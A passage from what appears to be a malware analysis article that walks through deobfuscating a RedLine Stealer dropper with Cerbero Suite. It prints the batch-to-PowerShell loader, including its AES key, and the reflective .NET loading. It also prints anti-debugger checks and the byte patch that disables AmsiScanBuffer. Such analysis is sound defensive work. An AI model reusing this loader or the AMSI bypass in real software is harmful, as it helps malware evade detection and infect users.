$var_14 = ’iex’;
"[CHar]34+[CHar]72+[CHar]101+[CHar]108+[
    ↪ CHar]108+[CHar]111+[CHar]44+[CHar
    ↪ ]32+[CHar]119+[CHar]111+[CHar]114+[
    ↪ CHar]108+[CHar]100+[CHar]33+[CHar
    ↪ ]34|$var_14" | & $var_14;
```

And now we deobfuscate again.

```
$var_1 = "".inSert;
"[CHar]34+[CHar]72+[CHar]101+[CHar]108+[
    ↪ CHar]108+[CHar]111+[CHar]44+[CHar
    ↪ ]32+[CHar]119+[CHar]111+[CHar]114+[
    ↪ CHar]108+[CHar]100+[CHar]33+[CHar
    ↪ ]34|iex" | & ’iex’;
```

It is clear that the code uses ”iex” (aka Invoke-Expression) to execute the code in the string. If we wish to know what the code in the string contains, we can isolate the contents of the string and execute the deobfuscator only on this portion:

```
[CHar]34+[CHar]72+[CHar]101+[CHar]108+[
    ↪ CHar]108+[CHar]111+[CHar]44+[CHar
    ↪ ]32+[CHar]119+[CHar]111+[CHar]114+[
    ↪ CHar]108+[CHar]100+[CHar]33+[CHar
    ↪ ]34|iex
```

The result:

```
’"Hello, world!"’ | Invoke-Expression
```

The code prints out the string ”Hello, world!”.


REDLINE STEALER DROPPER

An interesting sample containing a number of different obfuscation techniques. In this article we analyze the dropper in detail and reach the final stage using many of the packages presented in this issue.

Sample SHA256: 0B93B5287841CEF2C6B2F2C3221C59FFD61BF772CD0D8B2BDAB9DADEB570C7A6


_ _

The first file we encounter is a OneNote document. If the OneNote Format package is installed, all files are automatically extracted.




Name	Risk	Group	Format	Size	Relation
8992366347.zip	0%	Archive	ZIP	145.4 KBs	Root
Documents					
0b93b5287841cef2c6b2f2c3221c59ffd61bf772cd0d8b2bdab9dade...	0%	Document	ONENOTE	207.8 KBs	Embedded
Images					
object_18A64	0%	Image	PNG	1.301 KBs	Embedded
object_18FCC	0%	Image	PNG	5.036 KBs	Embedded
object_31E24	0%	Image	PNG	5.036 KBs	Embedded
Other					
object_217C	?	Other	Unknown	87.4 KBs	Embedded
object_1C014	?	Other	Unknown	87.46 KBs	Embedded

Among the extracted files there are two unidentified ones which are just Windows batch scripts.




We convert the data to text (Ctrl+R →Conversion →Bytes to text).




The code of the batch scripts is obfuscated.

```
@echo off
set "sMFb=set "
%sMFb%"UFbRmjLRRG=1."
%sMFb%"UwPAONnVOa=co"
%sMFb%"COdAYzdUBF=ll"
%sMFb%"ToDPGEsHPu= C"
%sMFb%"StQVmXXdbu=Po"
%sMFb%"ueTVKWMlnO=we"
%sMFb%"GTAKfFaJew="%~0."
%sMFb%"bgIMqeWlgi=in"
%sMFb%"sRkmhFTZTk=nd"
:: gpUJGV0UmogBpXJpjNr6mswTbRMbSjLza
CIgH1G36VZdfdnkweRkrCB1uF/LvTqM9wtzI
UPivhAwiHEHBFv19iFB57OFRRGSiNnMUZlTO
RojmHEW7KARYxcA
etc.
```

So we use the Simple Batch Emulator package to emulate the code.




The emulator prints out the commands not being emulated.




```
unsupported command: copy C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /y "%~0.exe"
unsupported command: cd "%~dp0"
unsupported command: "%~nx0.exe" -noprofile -windowstyle hidden -ep bypass -command $mcWPL = [System.IO.File]::('txeTllAdaeR'[-1..-11] -join '')
('%~f0').Split([Environment]::NewLine);foreach ($jBqHb in $mcWPL) { if ($jBqHb.StartsWith(':: ')) {  $qUflk = $jBqHb.Substring(3); break; }; };$AKzOG = [System.Convert]::
('gnirtS46esaBmorF'[-1..-16] -join '')($qUflk);$GTqqO = New-Object System.Security.Cryptography.AesManaged;$GTqqO.Mode = [System.Security.Cryptography.CipherMode]::CBC;$GTqqO.Padding
= [System.Security.Cryptography.PaddingMode]::PKCS7;$GTqqO.Key = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('rYCDvAfAeZYTmiLeZKnw0z4us9jgkCckB7mS60qxxg4=');$GTqqO.IV =
[System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('JYh62EWEKCuIH7WrUJ0VdA==');$QTfFw = $GTqqO.CreateDecryptor();$AKzOG = $QTfFw.TransformFinalBlock($AKzOG, 0, $AKzOG.Length);
$QTfFw.Dispose();$GTqqO.Dispose();$xVFCH = New-Object System.IO.MemoryStream(, $AKzOG);$qGLhv = New-Object System.IO.MemoryStream;$wRtOX = New-Object
System.IO.Compression.GZipStream($xVFCH, [IO.Compression.CompressionMode]::Decompress);$wRtOX.CopyTo($qGLhv);$wRtOX.Dispose();$xVFCH.Dispose();$qGLhv.Dispose();$AKzOG =
$qGLhv.ToArray();$VBqqY = [System.Reflection.Assembly]::('daoL'[-1..-4] -join '')($AKzOG);$ReoQh = $VBqqY.EntryPoint;$ReoQh.Invoke($null, (, [string[]] ('%*')))
unsupported command: (goto) 2>nul & del "%~f0"
unsupported command: exit /b
```

We open a new text view and paste the PowerShell code.




Since the PowerShell code is obfuscated, we deobfuscate it using the PowerShell Beautifier package.



. . . continued from page 14.


We don’t need variable replacement, so we leave that option unchecked.



PowerShell Beautifier Options - Cerbero Suite

Property	Value
Code	
Content	$mcWPL = [System.IO.File]::('txeTllAdaeR'[-1..-11] -join '')('%~f0').Split([Enviro...
Style	
Indent spaces	4
☐ Keep comments	
Deobfuscation	
☑ Deobfuscate	
☐ Replace variables	
☑ Auto-name variables	

The PowerShell Beautifier not only deobfuscates the code, but also assigns to all the variables meaningful names.




The code is now easy to understand.


```
$read_all_text_result = [System.IO.File
    ↪ ]::ReadAllText('%~f0').Split([
    ↪ Environment]::NewLine);
foreach ($item in $read_all_text_result)
{
    if ($item.StartsWith(':: '))
    {
        $substring_result = $item.
            ↪ Substring(3);
        break;
    };
};
$from_base64_string_result = [System.
    ↪ Convert]::FromBase64String(
    ↪ $substring_result);
$aes_managed = New-Object System.Security
    ↪ .Cryptography.AesManaged;
$aes_managed.Mode = [System.Security.
    ↪ Cryptography.CipherMode]::CBC;
$aes_managed.Padding = [System.Security.
    ↪ Cryptography.PaddingMode]::PKCS7;
$aes_managed.Key = [System.Convert]::
    ↪ FromBase64String('
    ↪ rYCDvAfAeZYTmiLeZKnw0z4
us9jgkCckB7mS60qxxg4=');
$aes_managed.IV = [System.Convert]::
    ↪ FromBase64String('
    ↪ JYh62EWEKCuIH7WrUJ0VdA==');
$create_decryptor_result = $aes_managed.
    ↪ CreateDecryptor();
$transform_final_block_result =
    ↪ $create_decryptor_result.
    ↪ TransformFinalBlock(
    ↪ $from_base64_string_result, 0,
    ↪ $from_base64_string_result.Length);
$create_decryptor_result.Dispose();
$aes_managed.Dispose();
$memory_stream = New-Object System.IO.
    ↪ MemoryStream(,
    ↪ $transform_final_block_result);
$memory_stream_2 = New-Object System.IO.
    ↪ MemoryStream;
$gzip_stream = New-Object System.IO.
    ↪ Compression.GZipStream(
    ↪ $memory_stream, [IO.Compression.
    ↪ CompressionMode]::Decompress);
$gzip_stream.CopyTo($memory_stream_2);
$gzip_stream.Dispose();
$memory_stream.Dispose();
$memory_stream_2.Dispose();
$to_array_result = $memory_stream_2.
    ↪ ToArray();
$load_result = [System.Reflection.
    ↪ Assembly]::Load($to_array_result);
$entry_point = $load_result.EntryPoint;
$entry_point.Invoke($null, (, [string[]]'
    ↪ %*'))
```

The PowerShell code searches for a line starting with ':: ' in the output of the batch script. Then converts that line from base64, decrypts it using AES CBC, decompresses the decrypted data using GZip and finally loads the decompressed data as a .NET assembly.


So we select the base64 line skipping ':: '.



We convert the base64 to bytes.




We retrieve the key and IV of the AES, convert them from base64 and then to hex (in the hex view Copy →Hex).



. . . continued from page 15.

And use the "decrypt/aes" filter with a key length of 32 to decrypt the data.



[8992366347.zip] - Cerbero Suite Advanced 6.1 - Cerbero Suite

SHA-2/256 9841A914704F4CEFC323AF98F0AE2D4D15B25349590EFC88AF970216381C4673

#	File	Risk	Format
1	C:\...\8992366347.zip	0% (f)	ZIP

```
unsupported command: copy C:\Windows
\System32\WindowsPowerShell\v1.0\powershell.exe /y
"%~0.exe"
unsupported command: cd "%~dp0"
```

decrypt/aes (mode:cbc, chain:25887AD84584282B881FB5AB509D1574, block_length:16, k


Property	Value
Params	
mode	cbc
key_length	32
block_length	16
key_input	hex
key	AD8083BC07C07996139A22DE64A9F0D33E2EB3D8E090272407B992EB4AB...
chain_input	hex
chain	25887AD84584282B881FB5AB509D1574
Range	
offset	-1
size	-1
trim	no

```
Offset    0  1  2  3  4  5  6  7   Ascii
00000000  82 95 09 19 5D 14 9A 88  ....]...
00000008  01 A5 72 69 8C DA FA 9A  ..ri....
00000010  CC 13 6D 13 1B 4A 32 F3  ..m..J2.
00000018  68 22 20 1E 51 B7 E9 56  h"..Q..V
00000020  5D 7D D9 E4 C1 E4 64 AC  ]}....d.
00000028  20 75 B8 5F CB BD 3A 8C  .u._..:.
00000030  F7 0B 73 21 43 E2 BE 10  ..s!C...
00000038  30 88 71 07 04 5B F5 F6  0.q..[..
00000040  21 41 E7 B3 85 45 11 92  !A...E..
00000048  88 D9 CC 51 99 53 39 1A  ...Q.S9.
```

```
Offset    0  1  2  3  4  5  6  7   Ascii
00000000  1F 8B 08 00 00 00 00 00  ........
00000008  04 00 94 B8 03 74 65 4D  .....teM
00000010  B7 2E BC 63 DB 36 3B EC  ...c.6;.
00000018  D8 B6 ED A4 63 DB B6 3B  ....c..;
00000020  B6 8D 8E D5 B1 6D BB 93  .....m..
00000028  74 CC 8E ED 3F 79 FB FB  t...?y..
00000030  CE B9 E7 9E 7B C7 7F 6E  ....{..n
00000038  8D B5 6A A2 E6 7A EA 99  ..j..z..
00000040  73 AF 9A 6B 8C 2D A3 19  s..k.-..
00000048  0B 00 01 00 00 A0 1F F7  ........
```

Cursor: 0 Selection: 0 Size: DE60

We then select all the decrypted data, open the context menu and click on "Make selection a root file" to add a new root file to our current project. In the format dialog we select the GZip format (GZ).




Choose a format... - Cerbero Suite

Name: payload

Format	Description	File extensions
EOT	Embedded OpenType	eot
FATBIN	Fat Binary	fatbin
GIF	Graphics Interchange Format	gif
GZ	GZIP	gz
ITSF	InfoTech Storage Format	itsf, chw, chi, chm, chq
JPEG	Joint Photographic Experts Group	jpeg, jfi, jif, jfif, jpe, jpg
LNK	Windows LNK	lnk
LZMA	LZMA	lzma

The decompressed file is an executable which contains another file called "payload.exe". This file is automatically extracted by Cerbero Suite from the .NET manifest resources. However, it is not recognized as an executable and so we guess that it is probably encrypted.




[payload] - Cerbero Suite Advanced 6.1 - Cerbero Suite

SHA-2/256 8280E8BDA53CC304B6BA009DB567BDC3608D473AC5A5D4B9B4ACF1A91C05337A

Name	Risk	Group	Format	Size	Relation
payload	0%	Archive	GZ	55.59 KBs	Root
Executables					
Uncompressed	0%	Executable	PE	60 KBs	Embedded
Executables					
payload.exe	?	Executable	Unknown	50.66 KBs	Embedded

We can explore the MSIL code of the .NET assembly, but the code would be easier to read as decompiled C#.



[payload] - Cerbero Suite Advanced 6.1 - Cerbero Suite


SHA-2/256 8280E8BDA53CC304B6BA009DB567BDC3608D473AC5A5D4B9B4ACF1A91C05337A

#	File	Risk	Format
1	C:\Users\...\8992366347.zip	0% (f)	ZIP
2	payload	60% (f)	GZ

```
unsupported command: copy C:\Windows
\System32\WindowsPowerShell\v1.0\powershell.exe /y
"%~0.exe"
unsupported command: cd "%~dp0"
```

```
class iyxRPGYRPkXbdjnyAvJD
{
  private static IntPtr LoadLibrary(string lpFileName)
  {
    // forwards to: LoadLibrary
  }

  private static IntPtr GetProcAddress(IntPtr hModule, string procName)
  {
    // forwards to: GetProcAddress
  }

  private static void Main(string [] args)
  {
    locals: string local_0,
            IntPtr local_1,
            IntPtr local_2,
            IntPtr local_3,
            irjkliDHCvdlsAXDyoyk local_4,
            JSxdYaZcqUtDBTLqWEYh local_5,
            bool local_6,
            IntPtr local_7,
            IgOkpazAMCNVDtrLruZu local_8,
            byte [] local_9,
            uint local_10,
            IntPtr local_11,
            IntPtr local_12,
            IntPtr local_13,
            IntPtr local_14,
            string local_15,
            string local_16,
            System.Reflection.Assembly local_17,
            System.Threading.ThreadStart local_18,
            <>c__DisplayClass3 local_19,
```

So we save the decompressed executable to disk and open it with ILSpy.



ILSpy

```
// ZZQPHWIYvADFZjHmvZKI.iyxRPGYRPkXbdjnyAvJD
using ...

internal class iyxRPGYRPkXbdjnyAvJD
{
    private delegate bool IgOkpazAMCNVDtrLruZu(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtec

    private delegate bool irjkliDHCvdlsAXDyoyk(IntPtr hProcess, ref bool isDebuggerPresent);

    private delegate bool JSxdYaZcqUtDBTLqWEYh();

    [DllImport("kernel32.dll")]
    private static extern IntPtr LoadLibrary(string lpFileName);

    [DllImport("kernel32.dll")]
    private static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    private static void Main(string[] args)
    {
        string fileName = Process.GetCurrentProcess().MainModule.FileName;
        File.SetAttributes(fileName, FileAttributes.Hidden | FileAttributes.System);
        IntPtr hModule = LoadLibrary("kernel32.dll");
        IntPtr procAddress = GetProcAddress(hModule, Encoding.UTF8.GetString(ChLRwkWLsbZOITDACYZb(Convert.FromBase64String
        IntPtr procAddress2 = GetProcAddress(hModule, Encoding.UTF8.GetString(ChLRwkWLsbZOITDACYZb(Convert.FromBase64Strin
        irjkliDHCvdlsAXDyoyk irjkliDHCvdlsAXDyoyk = (irjkliDHCvdlsAXDyoyk)Marshal.GetDelegateForFunctionPointer(procAddres
        JSxdYaZcqUtDBTLqWEYh jSxdYaZcqUtDBTLqWEYh = (JSxdYaZcqUtDBTLqWEYh)Marshal.GetDelegateForFunctionPointer(procAddres
        bool isDebuggerPresent = false;
        irjkliDHCvdlsAXDyoyk(Process.GetCurrentProcess().Handle, ref isDebuggerPresent);
        if (Debugger.IsAttached || isDebuggerPresent || jSxdYaZcqUtDBTLqWEYh())
        {
            Environment.Exit(1);
        }
        IntPtr procAddress3 = GetProcAddress(hModule, "VirtualProtect");
        IgOkpazAMCNVDtrLruZu igOkpazAMCNVDtrLruZu = (IgOkpazAMCNVDtrLruZu)Marshal.GetDelegateForFunctionPointer(procAddres
        IntPtr hModule2 = LoadLibrary("amsi.dll");
        IntPtr procAddress4 = GetProcAddress(hModule2, Encoding.UTF8.GetString(ChLRwkWLsbZOITDACYZb(Convert.FromBase64Stri
```

We analyze the code step-by-step, while also removing the obfuscated strings and renaming the variables.

First the code sets the "System" and "Hidden" attributes of the executable of the current process.

```
string fileName = Process.
    ↪ GetCurrentProcess().MainModule.
    ↪ FileName;
File.SetAttributes(fileName,
    ↪ FileAttributes.Hidden |
    ↪ FileAttributes.System);
```

It then fetches the address of two functions in Kernel32.dll.

```
IntPtr hKernel32Module = LoadLibrary("
    ↪ kernel32.dll");
IntPtr procAddress = GetProcAddress(
    ↪ hKernel32Module,
Encoding.UTF8.GetString(decrypt(Convert.
    ↪ FromBase64String("
    ↪ YQgFvvCfeXEC8HheSQY8WDxO7rae/
    ↪ P5TDpc2pfcZrJY="),
Convert.FromBase64String("
    ↪ tM63l4QFPdXzYK8ykmIcAxhApY2gw5d5pTKI8zAd
    ↪ +as="),
Convert.FromBase64String("
    ↪ rGS8SVxgHjYvALAnkoQ+/g=="))));
IntPtr procAddress2 = GetProcAddress(
    ↪ hKernel32Module,
Encoding.UTF8.GetString(decrypt(Convert.
    ↪ FromBase64String("
    ↪ uD0v0KJTSmiUKuZwt4dI86fKfKAnuIufPRaFWJOP5Es
    ↪ ="),
Convert.FromBase64String("
    ↪ tM63l4QFPdXzYK8ykmIcAxhApY2gw5d5pTKI8zAd
    ↪ +as="),
Convert.FromBase64String("
    ↪ rGS8SVxgHjYvALAnkoQ+/g=="))));
```

The decryption function is the following:

```
private static byte[] decrypt(byte[]
    ↪ input, byte[] key, byte[] iv)
{
    AesManaged aesManaged = new
        ↪ AesManaged();
    aesManaged.Mode = CipherMode.CBC;
    aesManaged.Padding = PaddingMode.
        ↪ PKCS7;
    ICryptoTransform cryptoTransform =
        ↪ aesManaged.CreateDecryptor(key,
        ↪  iv);
```

. . . continued from page 16.

```
    byte[] result = cryptoTransform.
        ↪ TransformFinalBlock(input, 0,
        ↪ input.Length);
    cryptoTransform.Dispose();
    aesManaged.Dispose();
    return result;
}
```

We can decrypt strings with the same method used before, but we wrote a small script to be executed as an action (Ctrl+Alt+R):

```
from Pro.Core import *
from Pro.UI import *
import base64, binascii
v = proContext().getCurrentView()
if v.isValid() and v.hasSelection():
    s = v.getSelectedText()

    i_start = s.find('"') + 1
    i_end = s.find('"', i_start)
    inp = base64.b64decode(s[i_start:
        ↪ i_end])

    k_start = s.find('"', i_end+1) + 1
    k_end = s.find('"', k_start)
    key = base64.b64decode(s[k_start:
        ↪ k_end])

    iv_start = s.find('"', k_end+1) + 1
    iv_end = s.find('"', iv_start)
    iv = base64.b64decode(s[iv_start:
        ↪ iv_end])

    flts = "<flts><f name='decrypt/aes'
        ↪ mode='cbc' chain='%s'
        ↪ block_length='16' key_length
        ↪ ='32' key='%s'/></flts>" % \
         (binascii.hexlify(iv).decode("
            ↪ ascii"), binascii.hexlify(
            ↪ key).decode("ascii"))

    c = NTContainer()
    c.setData(inp)
    c = applyFilters(c, flts)
    print(c.read(0, c.size()).decode("utf
        ↪ -8"))
    c = None
```

If we select the text content in the decrypt function and run the code it prints out the decrypted string.

Once the two strings are decrypted the code becomes:

```
IntPtr addressCheckRemoteDebuggerPresent
    ↪ = GetProcAddress(hKernel32Module, "
    ↪ CheckRemoteDebuggerPresent");
IntPtr addresssIsDebuggerPresent =
    ↪ GetProcAddress(hKernel32Module, "
    ↪ IsDebuggerPresent");
```

It then creates delegates for these two APIs:

```
DelegateCheckRemoteDebuggerPresent
    ↪ delegateCheckRemoteDebuggerPresent
    ↪ =
(DelegateCheckRemoteDebuggerPresent)
    ↪ Marshal.
    ↪ GetDelegateForFunctionPointer(
addressCheckRemoteDebuggerPresent, typeof
    ↪ (DelegateCheckRemoteDebuggerPresent
    ↪ ));

DelegateIsDebuggerPresent
    ↪ delegateIsDebuggerPresent =
(DelegateIsDebuggerPresent)Marshal.
    ↪ GetDelegateForFunctionPointer(
    ↪ IsDebuggerPresent,
 typeof(DelegateIsDebuggerPresent));
```

And it checks in various ways if a debugger is present. If one is detected, it quits.

```
bool isDebuggerPresent = false;
delegateCheckRemoteDebuggerPresent(
    ↪ Process.GetCurrentProcess().Handle,
    ↪  ref isDebuggerPresent);
if (Debugger.IsAttached ||
    ↪ isDebuggerPresent ||
    ↪ delegateIsDebuggerPresent())
{
    Environment.Exit(1);
}
```

It gets the address of VirtualProtect and creates a delegate for it:

```
IntPtr addressVirtualProtect =
    ↪ GetProcAddress(hKernel32Module, "
    ↪ VirtualProtect");
DelegateVirtualProtect
    ↪ delegateVirtualProtect =
(DelegateVirtualProtect)Marshal.
    ↪ GetDelegateForFunctionPointer(
    ↪ addressVirtualProtect,
typeof(DelegateVirtualProtect));
```

It gets the address of AmsiScanBuffer in amsi.dll. The AmsiScanBuffer API is used to scan malware.

```
IntPtr hAmsiModule = LoadLibrary("amsi.
    ↪ dll");
IntPtr addressAmsiScanBuffer =
    ↪ GetProcAddress(hAmsiModule, "
    ↪ AmsiScanBuffer");
```

It creates a different type of array depending if the platform is 32-bit or 64-bit (based on pointer size).

```
byte[] array = (IntPtr.Size != 8) ? new
    ↪ byte[8]
{
    184,
    87,
    0,
    7,
    128,
```


. . . continued from page 17.

```
        194,
        24,
        0
} : new byte[6]
{
        184,
        87,
        0,
        7,
        128,
        195
};
```

It uses the array to patch the the beginning of the AmsiScanBuffer API.

```
// sets the memory access to
    ↪ PAGE_EXECUTE_READWRITE
delegateVirtualProtect(
    ↪ addressAmsiScanBuffer, (UIntPtr)(
    ↪ ulong)array.Length, 64u, out uint
    ↪ lpflOldProtect);
// patches
Marshal.Copy(array, 0,
    ↪ addressAmsiScanBuffer, array.Length
    ↪ );
// restores the original memory access
delegateVirtualProtect(
    ↪ addressAmsiScanBuffer, (UIntPtr)(
    ↪ ulong)array.Length, lpflOldProtect,
    ↪  out lpflOldProtect);
```

If we want to know what the patched bytes mean we can simply copy them to a text view, convert them to bytes and use two filters: convert/from_array (with default parameters) and disasm/x86.



#	File	Risk	Format
1	C:\Users\...\8992366347.zip	0% (f)	ZIP
2	payload	60% (f)	GZ

```
$ReoQh.Invoke($null, (, [string[]] ('%*')))
unsupported command: (goto) 2>nul & del "%~f0"
unsupported command: exit /b
```

convert/from_array (bits:8, radix:auto)
disasm/x86 (opcodes:false, opind:A, offsets:false, maxops:6, base:0)

Property	Value
Params	
base	00000000
offsets	☐
opcodes	☐
maxops	6
opind	10
Range	
offset	-1
size	-1
trim	no

```
Offset    0  1  2  3  4  5  6  7   Ascii
00000000  20 20 20 20 31 38 34 2C  ....184,
00000008  0A 20 20 20 20 38 37 2C  .....87,
00000010  0A 20 20 20 20 30 2C 0A  .....0,.
00000018  20 20 20 20 37 2C 0A 20  ....7,..
00000020  20 20 20 31 32 38 2C 0A  ...128,.
00000028  20 20 20 20 31 39 34 2C  ....194,
00000030  0A 20 20 20 20 32 34 2C  .....24,
00000038  0A 20 20 20 20 30        .....0
```

```
mov       eax, 0x80070057
ret       0x18
```

The x86 instructions used to patch AmsiScanBuffer are:

```
mov         eax, 0x80070057
ret         0x18
```

AmsiScanBuffer returns an HRESULT value and 0x80070057 stands for E_INVALIDARG. So the malware patches the API to return an error.

It then patches EtwEventWrite in ntdll.dll using the same method.

```
